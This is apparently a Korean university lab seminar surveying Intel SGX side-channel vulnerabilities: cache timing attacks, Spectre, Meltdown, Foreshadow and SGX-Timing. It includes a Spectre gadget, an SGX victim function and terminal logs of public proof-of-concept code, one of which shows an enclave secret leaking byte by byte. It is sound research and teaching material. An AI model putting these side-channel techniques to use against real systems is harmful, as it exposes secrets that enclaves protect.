SGX 취약점 연구 동향

한성대 김경호

https://youtu.be/wHT4BHH5dL0

한성대학교 HANSUNG UNIVERSITY

CryptoCraft LAB
https://crypto.modoo.at


Contents

CryptoCraft LAB

1. Background


- 예측 실행 (Speculative Execution)
  - If 문이나 분기문을 사전에 예측하여 미리 연산하여 캐시에 저장
  - 분기 예측이 틀린 경우 폐기됨 (프로그램에서 확인 불가능)


- 비순차 실행 (Out of Order Execution)
  - 명령어 특성상 연산 속도가 다르기 때문에 연산 최적화를 위해 순서를 바꿈
  - 따라서 뒤에 사용될 명령어가 미리 실행될 수 있음



1. Background | CPU Cache


- Memory Architecture
  - 메모리의 종류에 따라 액세스 속도차이가 존재
  - 액세스 속도차이로 인한 오버헤드를 막기 위해 계층이 존
  - CPU 코어에 가까울수록 연산속도 빠르고 크기가 작음
  - Cache Hit와 Cache Miss를 이용하여 Cache Update
  - Cache Miss인 경우 메모리에서 캐시로 값을 Load
  - Cache Hit 확률을 높이기 위한 다양한 방법론이 존재





1. Background | Cache Timing Attack

- Cache Timing Attack
  - Cache Hit와 Miss의 액세스 속도차이를 이용한 부채널 공격
  - SGX는 부채널 공격에 대한 내성이 없기 때문에 대부분의 취약점이 Cache Timing Attack 에서 나옴
  - 대표적인 공격 방법으로 Flush + Reload, Prime + Probe



!! Flush + Reload

공격 대상 메모리 준비 후 모든 캐시 삭제 (Flush) -> 무조건 Cache 비정상적인 방법으로 캐시에 비밀 데이터 적재

메모리를 읽어서 액세스 시간 측정 후 다른 메모리에 비해 액세스 속도가 빠른 곳을 찾아냄 (Reload)

!! Prime + Probe

공격 대상 메모리 준비 후 액세스 하여 캐시 적재 (Prime)

비정상적인 방법으로 캐시에 비밀 데이터 적재 -> 기존의 정보가 탈락됨

메모리를 읽어서 액세스 시간 측정 후 다른 메모리에 비해 액세스 속도가 느린 곳(탈락)을 찾아냄 (Probe)

1. Background | Spectre


- Spectre


  - 2017년에 발표된 CPU 취약점
  - **예측 실행(Speculative Execution)**의 취약점을 이용함
  - if 문을 이용한 예측 실행과 분기 예측을 이용한 취약점이 존재
  - 예측 실행을 통하여 접근 불가능한 데이터를 캐시에 저장
  - 캐시에 저장된 데이터가 폐기되기 전에 Cache Timing Attack으로 데이터 유출
  - Intel, ARM, AMD 대부분 제조사의 CPU에 동일한 취약점 존재
  - 공격이 까다로운 단점이 있음

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```

1. Background | Meltdown

- Meltdown
  - 2017년에 발표된 Intel CPU 취약점
  - **비순차 실행(Out of Order Execution)**의 취약점을 이용함
  - 비순차적인 명령어를 통하여 접근 불가능한 데이터를 캐시에 저장
  - 캐시에 저장된 데이터가 폐기되기 전에 Cache Timing Attack으로 데이터 유출
  - SGX 또한 Intel CPU에서 동작함으로 동일한 취약점을 가짐
  - 커널 메모리 공간을 접근할 수 있어서 커널에서 돌아가는 모든 프로그램의





2. Spectre

- Spectre의 취약점이 Intel SGX에서도 동일하게 적용
- 예측 실행을 통하여 Enclave 메모리 주소에 접근
- 기존 Spectre 공격 코드와 동일한 코드로 동작

```
void ecall_victim_function(size_t x, uint8_t * array2, unsigned int * outside_array1_size) {
        //if (x < array1_size) {
        if (x < *outside_array1_size) {
                temp &= array2[array1[x] * 512];
        }
}
```


```
kyungho@kyungho-NUC8i5BEH:~/spectre-attack-sgx/SGXSpectre$ ./sgxspectre
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffdfcb18... Unclear: 0x54='T' score=997 (second best: 0x00 score=771)
Reading at malicious_x = 0xffffffffffdfcb19... Unclear: 0x68='h' score=998 (second best: 0x00 score=763)
Reading at malicious_x = 0xffffffffffdfcb1a... Unclear: 0x65='e' score=990 (second best: 0x00 score=728)
Reading at malicious_x = 0xffffffffffdfcb1b... Unclear: 0x20=' ' score=997 (second best: 0x00 score=773)
Reading at malicious_x = 0xffffffffffdfcb1c... Unclear: 0x4D='M' score=996 (second best: 0x00 score=763)
Reading at malicious_x = 0xffffffffffdfcb1d... Unclear: 0x61='a' score=997 (second best: 0x00 score=783)
Reading at malicious_x = 0xffffffffffdfcb1e... Unclear: 0x67='g' score=996 (second best: 0x00 score=792)
Reading at malicious_x = 0xffffffffffdfcb1f... Unclear: 0x69='i' score=995 (second best: 0x00 score=788)
Reading at malicious_x = 0xffffffffffdfcb20... Unclear: 0x63='c' score=998 (second best: 0x00 score=788)
Reading at malicious_x = 0xffffffffffdfcb21... Unclear: 0x20=' ' score=997 (second best: 0x00 score=796)
Reading at malicious_x = 0xffffffffffdfcb22... Unclear: 0x57='W' score=997 (second best: 0x00 score=849)
Reading at malicious_x = 0xffffffffffdfcb23... Unclear: 0x6F='o' score=991 (second best: 0x00 score=807)
Reading at malicious_x = 0xffffffffffdfcb24... Unclear: 0x72='r' score=998 (second best: 0x00 score=781)
Reading at malicious_x = 0xffffffffffdfcb25... Unclear: 0x64='d' score=998 (second best: 0x00 score=806)
Reading at malicious_x = 0xffffffffffdfcb26... Unclear: 0x73='s' score=999 (second best: 0x00 score=772)
Reading at malicious_x = 0xffffffffffdfcb27... Unclear: 0x20=' ' score=996 (second best: 0x00 score=796)
Reading at malicious_x = 0xffffffffffdfcb28... Unclear: 0x61='a' score=999 (second best: 0x00 score=785)
Reading at malicious_x = 0xffffffffffdfcb29... Unclear: 0x72='r' score=992 (second best: 0x00 score=815)
Reading at malicious_x = 0xffffffffffdfcb2a... Unclear: 0x65='e' score=995 (second best: 0x00 score=778)
Reading at malicious_x = 0xffffffffffdfcb2b... Unclear: 0x20=' ' score=998 (second best: 0x00 score=827)
Reading at malicious_x = 0xffffffffffdfcb2c... Unclear: 0x53='S' score=998 (second best: 0x00 score=816)
Reading at malicious_x = 0xffffffffffdfcb2d... Unclear: 0x71='q' score=998 (second best: 0x00 score=822)
Reading at malicious_x = 0xffffffffffdfcb2e... Unclear: 0x75='u' score=998 (second best: 0x76 score=836)
Reading at malicious_x = 0xffffffffffdfcb2f... Unclear: 0x65='e' score=998 (second best: 0x00 score=778)
Reading at malicious_x = 0xffffffffffdfcb30... Unclear: 0x61='a' score=997 (second best: 0x00 score=797)
Reading at malicious_x = 0xffffffffffdfcb31... Unclear: 0x6D='m' score=998 (second best: 0x00 score=866)
Reading at malicious_x = 0xffffffffffdfcb32... Unclear: 0x69='i' score=998 (second best: 0x00 score=801)
Reading at malicious_x = 0xffffffffffdfcb33... Unclear: 0x73='s' score=999 (second best: 0x00 score=804)
Reading at malicious_x = 0xffffffffffdfcb34... Unclear: 0x68='h' score=998 (second best: 0x00 score=784)
Reading at malicious_x = 0xffffffffffdfcb35... Unclear: 0x20=' ' score=999 (second best: 0x00 score=784)
Reading at malicious_x = 0xffffffffffdfcb36... Unclear: 0x4F='O' score=998 (second best: 0x00 score=786)
Reading at malicious_x = 0xffffffffffdfcb37... Unclear: 0x73='s' score=998 (second best: 0x00 score=806)
Reading at malicious_x = 0xffffffffffdfcb38... Unclear: 0x73='s' score=999 (second best: 0x00 score=812)
Reading at malicious_x = 0xffffffffffdfcb39... Unclear: 0x69='i' score=999 (second best: 0x00 score=807)
Reading at malicious_x = 0xffffffffffdfcb3a... Unclear: 0x66='f' score=994 (second best: 0x00 score=779)
Reading at malicious_x = 0xffffffffffdfcb3b... Unclear: 0x72='r' score=998 (second best: 0x00 score=785)
Reading at malicious_x = 0xffffffffffdfcb3c... Unclear: 0x61='a' score=999 (second best: 0x00 score=775)
Reading at malicious_x = 0xffffffffffdfcb3d... Unclear: 0x67='g' score=999 (second best: 0x00 score=765)
Reading at malicious_x = 0xffffffffffdfcb3e... Unclear: 0x65='e' score=995 (second best: 0x00 score=774)
Reading at malicious_x = 0xffffffffffdfcb3f... Unclear: 0x2E='.' score=995 (second best: 0x00 score=774)
```

3. Foreshadow

- Intel CPU의 취약점인 Meltdown을 이용한 공격
- 커널 메모리 공간을 타겟으로 하는 Meltdown과 달리 Enclave가 타겟
- Enclave 메모리 접근으로 인해 Enclave 내부의 키 유추 가능
- Page Fault 가 아닌 Abort Page Semantics 를 실행하는 SGX의 보안을 뚫기 위한 TLB를 이용한 설정이 필요 (추가 이해 필요..)
- Abort Page Semantic 을 피하고 Page Fault를 발생시켜 Cache Attack

3. Foreshadow

- Meltdown 과 유사한 데이터 접근 과정



3. Foreshadow

- 공개된 코드를 실행한 결과
- System Error 발생
- 코드 분석 예정

```
kyungho@kyungho-NUC8i5BEH:~/sgx-step/app/foreshadow$ ./app
[main.c] Creating enclave...
[sched.c] continuing on CPU 1
[file.c] assertion '(f = fopen(path, "w"))' failed: Permission denied
Aborted (core dumped)
kyungho@kyungho-NUC8i5BEH:~/sgx-step/app/foreshadow$ sudo ./app
[main.c] Creating enclave...
[sched.c] continuing on CPU 1
[pt.c] /dev/sgx-step opened!
==== Victim Enclave ====
    Base:   0x7f5611800000
    Size:   4194304
    Limit:  0x7f5611c00000
    TCS:    0x7f5611b7a000
    SSA:    0x7f5611b7bf48
    AEP:    0x7f56137f373b
    EDBGRD: debug
[pt.c] /dev/mem opened!
[main.c] Randomly generated enclave secret at 0x7f5611a196c0 (page 0x7f5611a19000); alias at 0x7f5613c366c0 (revoking alias access rights
)
+-------------------------------------------------------------------------------+
| XD | PK | IGN | RSVD | PHYS ADRS      | IGN | G | PAT | D | A | PCD | PWT | U/S | R/W | P |
| 0  | x  | x   | 0    | 0x0000703ef000 | x   | x | x   | 1 | 1 | x   | x   | 1   | 1   | 1 |
+-------------------------------------------------------------------------------+
+-------------------------------------------------------------------------------+
| XD | PK | IGN | RSVD | PHYS ADRS      | IGN | G | PAT | D | A | PCD | PWT | U/S | R/W | P |
| 0  | x  | x   | 0    | 0x0000703ef000 | x   | x | x   | 0 | 1 | x   | x   | 1   | 1   | 0 |
+-------------------------------------------------------------------------------+
[foreshadow.c] cache hit/miss=44/198; reload threshold=94

------------------------------------------------------------------------

[main.c] Foreshadow secret extraction
------------------------------------------------------------------------

[main.c] prefetching enclave secret (EENTER/EEXIT)...
[main.c] extracting secret from L1 cache..
Illegal instruction (core dumped)
```

4. SGX-Timing

- Meltdown 취약점을 이용하여 Enclave에서 동작중인 AES의 키 값을 유추하는 공격

- Cache Timing Attack에 취약한 이전 버전 Openssl Gladman AES 사용

  (현재는 업데이트 됨)


- Prime & Probe 이용하여 캐시 업데이트 후 Neve & Seifert Elimination method 이용하여 AES 키 값 유추

4. SGX-Timing

- Priming 에서 AES 마지막 라운드에서 사용되는 T-table을 모든 캐시에 업데이트 (캐시 라인에 어떤 T-table 값이 저장됐는지 파악해야함)

- Intel PMC를 이용하여 L1 L2 L3 캐시의 미스 정보를 파악
  - PMC(Performance Monitoring Counters) -> Intel CPU의 내부 성능을 카운터
  - 관리자 권한이 필요하지만 SGX는 관리자 또한 접근이 불가능

- Neve & Serfert Elimination -> L1 캐시와 L2 캐[illegible]징 차이에 의해 제거된 라인을 구분



4. SGX-Timing

```
kyungho@kyungho-NUC8i5BEH:~/sgx-timing$ ls
attacker_demo  pmc_driver  README.md
```

```
kyungho@kyungho-NUC8i5BEH:~/sgx-timing/attacker_demo$ ls
attack_demo.c  cache.c  cache.h  Enclave  Makefile  set_sched.c  set_sched.h
kyungho@kyungho-NUC8i5BEH:~/sgx-timing/attacker_demo$ make
[===] Enclave [===]
[GEN] /home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/bin/x64/sgx_edger8r victim_enclave.edl
[CC]  victim_enclave_t.c (trusted edge)
[CC]  victim_enclave.c (core)
[CC]  aes_core.c (core)
[LD]   victim_enclave.o aes_core.o victim_enclave_t.o victim_enclave.unsigned.so
/usr/bin/ld: warning: cannot find entry symbol enclave_entry; defaulting to 0000000000000690
victim_enclave_t.o: In function `sgx_createSecret':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:49: undefined reference to `createSecret'
victim_enclave_t.o: In function `sgx_getSecretSize':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:57: undefined reference to `getSecretSize'
victim_enclave_t.o: In function `sgx_storeSecret':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:63: undefined reference to `sgx_is_outside_enclave'
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:74: undefined reference to `storeSecret'
victim_enclave_t.o: In function `sgx_loadSecret':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:82: undefined reference to `sgx_is_outside_enclave'
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:93: undefined reference to `loadSecret'
victim_enclave_t.o: In function `sgx_encrypt_step':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:101: undefined reference to `sgx_is_outside_enclave'
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:112: undefined reference to `encrypt_step'
victim_enclave_t.o: In function `sgx_encrypt_final':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:120: undefined reference to `sgx_is_outside_enclave'
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:131: undefined reference to `encrypt_final'
victim_enclave_t.o: In function `sgx_encrypt_loop':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:139: undefined reference to `sgx_is_outside_enclave'
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:153: undefined reference to `encrypt_loop'
collect2: error: ld returned 1 exit status
Makefile:42: recipe for target 'victim_enclave.so' failed
make[1]: *** [victim_enclave.so] Error 1
Makefile:65: recipe for target 'build-Enclave' failed
make: *** [build-Enclave] Error 2
```

```
kyungho@kyungho-NUC8i5BEH:~/sgx-timing/pmc_driver$ ls
driver  Makefile  MSRDriver.h  MSRdrvL.h  PMCTestA.cpp  PMCTestB.cpp  PMCTest.h  PMCTestLinux.h  setup.sh  shutdown.sh
kyungho@kyungho-NUC8i5BEH:~/sgx-timing/pmc_driver$ make
g++ -O2 -c -m64 -o PMCTestA.o PMCTestA.cpp -lpthread
g++ -O2 -c -m64 -o PMCTestB.o PMCTestB.cpp -lpthread
g++ -O2 -m64 -o pmctest PMCTestA.o PMCTestB.o -lpthread
kyungho@kyungho-NUC8i5BEH:~/sgx-timing/pmc_driver$ ls
driver    MSRDriver.h  pmctest      PMCTestA.o    PMCTestB.o  PMCTestLinux.h  shutdown.sh
Makefile  MSRdrvL.h    PMCTestA.cpp  PMCTestB.cpp  PMCTest.h   setup.sh
kyungho@kyungho-NUC8i5BEH:~/sgx-timing/pmc_driver$ ./setup.sh
Build driver LKM
make -C /lib/modules/`uname -r`/build M=/home/kyungho/sgx-timing/pmc_driver/driver modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-55-generic'
  CC [M]  /home/kyungho/sgx-timing/pmc_driver/driver/MSRdrv.o
/home/kyungho/sgx-timing/pmc_driver/driver/MSRdrv.c: In function 'MSRdrv_ioctl':
/home/kyungho/sgx-timing/pmc_driver/driver/MSRdrv.c:121:5: error: implicit declaration of function 'copy_from_user' [-Werror=i
mplicit-function-declaration]
     copy_from_user(commands, commandp, sizeof(commands));
     ^
/home/kyungho/sgx-timing/pmc_driver/driver/MSRdrv.c:179:9: error: implicit declaration of function 'copy_to_user' [-Werror=imp
licit-function-declaration]
         copy_to_user(commandp, commands, sizeof(commands));
         ^
cc1: some warnings being treated as errors
scripts/Makefile.build:337: recipe for target '/home/kyungho/sgx-timing/pmc_driver/driver/MSRdrv.o' failed
make[2]: *** [/home/kyungho/sgx-timing/pmc_driver/driver/MSRdrv.o] Error 1
Makefile:1552: recipe for target '_module_/home/kyungho/sgx-timing/pmc_driver/driver' failed
make[1]: *** [_module_/home/kyungho/sgx-timing/pmc_driver/driver] Error 2
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-55-generic'
Makefile:6: recipe for target 'default' failed
make: *** [default] Error 2
Install driver
mknod: /dev/MSRdrv: Permission denied
chmod: cannot access '/dev/MSRdrv': No such file or directory
insmod: ERROR: could not load module MSRdrv.ko: No such file or directory
Build PMC-Testsuite
make: Nothing to be done for 'all'.
Start Counters

Cannot open device /dev/MSRdrv
```

```
kyungho@kyungho-NUC8i5BEH:~/linux-sgx/SampleCode/sgx-timing/pmc_driver$ ls
driver       MSRdrvL.h     PMCTestA.o    PMCTest.h       shutdown.sh
Makefile     pmctest       PMCTestB.cpp  PMCTestLinux.h
MSRDriver.h  PMCTestA.cpp  PMCTestB.o    setup.sh
kyungho@kyungho-NUC8i5BEH:~/linux-sgx/SampleCode/sgx-timing/pmc_driver$ ./
setup.sh
Build driver LKM
make -C /lib/modules/`uname -r`/build M=`pwd` modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-55-generic'
  Building modules, stage 2.
  MODPOST 1 modules
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-55-generic'
Install driver
mknod: /dev/MSRdrv: File exists
chmod: changing permissions of '/dev/MSRdrv': Operation not permitted
insmod: ERROR: could not insert module MSRdrv.ko: Operation not permitted
Build PMC-Testsuite
make: Nothing to be done for 'all'.
Start Counters

Enabled 4 counters in each of 8 CPU cores

PMC number:   Counter name:
0x40000001    Core cyc
0x40000000    Instruct
0x00000000    Uops
0x00000001    L1D Miss
kyungho@kyungho-NUC8i5BEH:~/linux-sgx/SampleCode/sgx-timing/pmc_driver/dri
ver$ ls
install.sh     Module.symvers  MSRdrv.c   MSRdrv.mod.c  uninstall.sh
Makefile       MSRDriver.h     MSRdrv.ko  MSRdrv.mod.o
modules.order  MSRdrv1.c       MSRdrvL.h  MSRdrv.o
```

```
kyungho@kyungho-NUC8i5BEH:~$ lsmod
Module                  Size  Used by
MSRdrv                 16384  0
ccm                    20480  6
rfcomm                 77824  0
bnep                   20480  2
ax88179_178a           24576  0
usbnet                 45056  1 ax88179_178a
mii                    16384  2 usbnet,ax88179_178a
nls_iso8859_1          16384  1
arc4                   16384  2
snd_hda_codec_hdmi     49152  1
snd_hda_codec_realtek  106496  1
snd_hda_codec_generic   73728  1 snd_hda_codec_realtek
snd_soc_skl            90112  0
snd_soc_skl_ipc        65536  1 snd_soc_skl
snd_hda_ext_core       24576  1 snd_soc_skl
intel_rapl             20480  0
```

```
ENCLAVE_LIBS      = $(LIB_SGX_TRTS)
ENCLAVE_LIB_PARTS = $(LIB_SGX_TSERVICE)
ENCLAVE           = victim_enclave
PRIVATE_KEY       = private_key.pem
PUBLIC_KEY        = public_key.pem
KEY_SIZE          = 3072
ENCLAVE_EDL       = $(ENCLAVE).edl
ENCLAVE_CONFIG    = $(ENCLAVE).config.xml
OUTPUT_T          = $(ENCLAVE).so
OUTPUT_T_UNSIG    = $(ENCLAVE).unsigned.so
OUTPUT_U          = lib$(ENCLAVE)_proxy.a
LIB_DIRS          = -L $(SGX_LIBRARY_PATH)
LD_FLAGS          = -Wl,--no-undefined -nostdlib -nodefaultlibs -nostartfiles $(LIB_DIRS)\
                                -Wl,--whole-archive -Wl,--start-group -l$(ENCLAVE_LIBS) -Wl,--end-group \
                                -Wl,--no-whole-archive -Wl,--start-group -l$(ENCLAVE_LIB_PARTS) -Wl,--end-group \
                                -Wl,-Bstatic -Wl,-Bsymbolic -Wl,--no-undefined \
                                -Wl,-pie,-eenclave_entry -Wl,--export-dynamic  \
                                -Wl,--defsym,__ImageBase=0


TRUSTED_OBJECTS   = $(ENCLAVE)_t.o
UNTRUSTED_OBJECTS = $(ENCLAVE)_u.o
TRUSTED_CODE      = $(ENCLAVE)_t.h $(ENCLAVE)_t.c
UNTRUSTED_CODE    = $(ENCLAVE)_u.h $(ENCLAVE)_u.c

#.SILENT:
all: $(OUTPUT_T) $(OUTPUT_U)

$(OUTPUT_T) : $(TRUSTED_OBJECTS) $(OBJECTS)
        echo "$(INDENT)[LD]   " $(OBJECTS) $(TRUSTED_OBJECTS) -l$(ENCLAVE_LIBS) -l$(ENCLAVE_LIB_PARTS) $(OUTPUT_T_UNSIG)
